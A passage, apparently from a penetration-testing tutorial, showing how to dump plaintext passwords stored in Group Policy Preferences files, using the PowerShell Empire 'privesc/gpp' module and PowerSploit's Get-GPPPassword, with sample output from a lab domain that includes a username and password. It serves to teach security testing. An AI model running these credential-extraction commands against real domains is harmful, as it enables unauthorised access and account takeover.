
PowerShell Empire

This another framework just like Metasploit where you need to access low privilege shell. once you exploit the target machine then use privesc/gpp module to extract the password from inside Group.xml file.

This module Retrieves the plaintext password and other information for accounts pushed through Group Policy Preferences.

```
agents
usemodule privesc/gpp
execute
```

As a result, it dumps password in plain text as shown below.



Windows Powershell


There is another method to retrieves the plaintext password and other information for accounts pushed through Group Policy Preferences locally with the help of powersploit “Get-GPPPaswword”. You can download the module from **here**, it is a powershell script which you need

Get-GPPPassword searches a domain controller for groups.xml, scheduledtasks.xml, services.xml and datasources.xml and returns plaintext passwords.

Now run the following command in the powershell:

```
Import-Module .\Get-GPPPassword.ps1
Get-GPPPassword
```

As, result you can observe that, it has dumped the saved password from inside group.xml file.


PS C:\Users\Administrator\Desktop> Import-Module .\Get-GPPPassword.ps1
PS C:\Users\Administrator\Desktop> Get-GPPPassword
Changed : {2020-03-30 13:42:47}
UserNames : {pentest}
NewName : [BLANK]
Passwords : {rajchandel123}
File : \\IGNITE.LOCAL\SYSVOL\ignite.local\Policies\{39B722C4-C0EC-49B6-A01D-FE3CE9644F50}\Machine\Preferences\Groups\Groups.xml
PS C:\Users\Administrator\Desktop>